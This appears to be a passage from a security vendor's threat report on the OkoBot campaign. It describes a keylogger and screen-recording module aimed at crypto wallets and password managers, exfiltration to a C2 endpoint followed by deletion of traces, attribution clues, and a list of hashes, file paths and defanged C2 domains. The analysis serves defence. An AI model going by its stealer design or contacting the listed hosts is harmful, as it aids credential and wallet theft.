
Example of the keylogger log file
This module, which we dubbed OkoSpyware, captures both keystrokes and the video stream of the target application’s window. It first compiles a list of over 100 executable names, including cryptocurrency wallet applications (such as Exodus or Litecoin QT), password managers (such as KeePassXC or 1Password), and other widely used applications, to identify which processes should be monitored among all active system processes. For each identified process, the module uses a bundled FFmpeg instance to capture an MP4 video of the window while concurrently logging keystrokes within that window. The resulting video file is saved in %TEMP% as media_<ts> (where <ts> is the recording’s start timestamp). In the same folder, a JSON file named oko_<ts>.json is created, containing metadata about the captured stream, such as the process name, intercepted input, the stream’s MD5 hash, and additional details.

Example of an OkoSpyware metadata file
The malware also monitors the state of browsers, and when the window title matches a specified regular expression — for instance, a MetaMask or Tonkeeper wallet extension page — it performs video recording and input logging, adding the window title value to the corresponding field in the JSON metadata file.
The TookPS script launched via a scheduled task receives a PowerShell exfiltration script as its payload from the C2. All files created by the MC Keylogger and OkoSpyware are sent to the C2 server to the endpoint ir-post.php. After that, the files are deleted from the victim’s system and a command history file, ConsoleHost_history.txt, is cleared.

Sequential exfiltration of artifacts from the temporary directory
At the time of writing, we have detected hundreds of victims of the OkoBot campaign in more than 25 countries, with the largest proportion of attacked end users found in Brazil, Vietnam, Canada, Mexico, and Türkiye.
Distribution of users attacked by OkoBot by country, April 2025–June 2026 (download)
At the time of writing, we can’t attribute this malicious campaign to any known crimeware actor. However, during the analysis, we observed that the servers hosting the PowerShell scripts used in the initial infection stage implement server-side geoblocking. When attempting to retrieve the malicious script using an IP from Russia or CIS countries, the server returns an empty response. This technique is very popular among Russian-speaking threat actors.
It was previously mentioned that the campaign uses the malicious Rilide extension, an infostealer that is actively spreading on Russian-speaking, invitation-only cybercrime forums. Additionally, the source code of the SeedHunter phishing pages includes comments in Russian.
The framework described here has numerous modules — mostly written in C and C++ — that are obfuscated and use a variety of packing techniques. Across all stages, specific patterns and techniques can be identified that are borrowed and used in other modules, which allows us to conclude that there is a close interconnectedness among all stages, forming a full‑fledged high‑level framework. Overall, these modules enable a wide range of functions, such as collecting local files, executing remote commands, downloading arbitrary browser extensions, and stealing crypto wallets.
The OkoBot campaign has been ongoing for over a year, and it remains active at the time of publication. Moreover, it is adapting, which indicates that this framework is being maintained and distribution campaigns continue.
Additional information about this threat, with a comprehensive IoC list and decryption scripts, is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.
B07D451EE65A1580F20A784C8F0E7A46 # protobuf.dll
187A1F68AE786E53D3831166DC84E6D2 # protobuf.dll
D84E8DC509308523E0209D3CD3544619 # protobuf.dll
83E6B8FCB92A0B13E109301F8FF649CF # version.dll
7306885BB4C98F2A9F056104CF092BC9 # PowerShell wrapper
B4C2E16CDB513BE4DC798F88E2527334 # CMD wrapper
2157D2429124AD28DB7A26F2477CB985 # Environment enumerator
77CECF5E2A622AE07D8AE9913457AB57 # Dropper
E0C3BC27A65750E740C4F1719E531C7D # Process injector
3D2B43F91F65BFBF36A9C71B6B418876 # ext_daemon.exe
70FEF9FD6E351F4D53CFEEE8DCDFCD99 # seedhunter_x64.exe
ACD31C9941B6C1CABD4E45E6877B9038 # keylog_x64.dll
DD52F5108A176C62AD807C327734AD12 # oko.dll
AC93A821617AEA1F56D4BC0BEF4AF327 # HDUtil.exe
11DBC8A2BEA04B15F8F68F3F01E8FAF9 # extl.exe
%USERPROFILE%\.ssh\go.bat
%PROGRAMDATA%\HDVideo\HDUtil.exe
%PROGRAMDATA%\hwid.dat
%PROGRAMDATA%\oko_ver
%TEMP%\extl.exe
%APPDATA%\hwid.dat
2baserec2[.]guru # TookPS
recavb22[.]online # TookPS
kbeautyreviews[.]com # TookPS
coffeesaloon[.]online # TookPS
104.243.43[.]16 # SSH bot
104.243.32[.]213 # SSH bot
62.210.188[.]209 # SSH bot
livewallpapers[.]online # Volume2 C2
thatwascringe[.]com # Volume2 C2
moonsand[.]store # SeedHunter C2
